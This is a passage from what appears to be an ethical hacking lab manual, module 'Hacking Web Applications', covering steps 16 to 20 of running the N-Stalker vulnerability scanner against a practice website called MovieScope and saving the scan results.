
16. If an **N-Stalker Free Edition** pop-up appears; click **OK** to continue.

17. After completing the configuration of N-Stalker, click **Start Scan** from the menu bar to begin scanning the **MovieScope** website.




Module 14 – Hacking Web Applications

18. N-Stalker begins to scan the **website**. It goes through various steps such as **Step 1 Spider**, **Step 2 Info Gather**, **Step 3 Run Modules**, and **Step 4 Sig Scanner**, as shown in the screenshot.




19. It takes some time for the application to scan the entire website; on completion of the scan, the **Results Wizard** appears.
20. Ensure that the **Save scan results** radio button is selected under the **Session Management Options** section; and under the **Next Steps** section, select the **Keep scan session for further analysis** radio button and click **Next**.

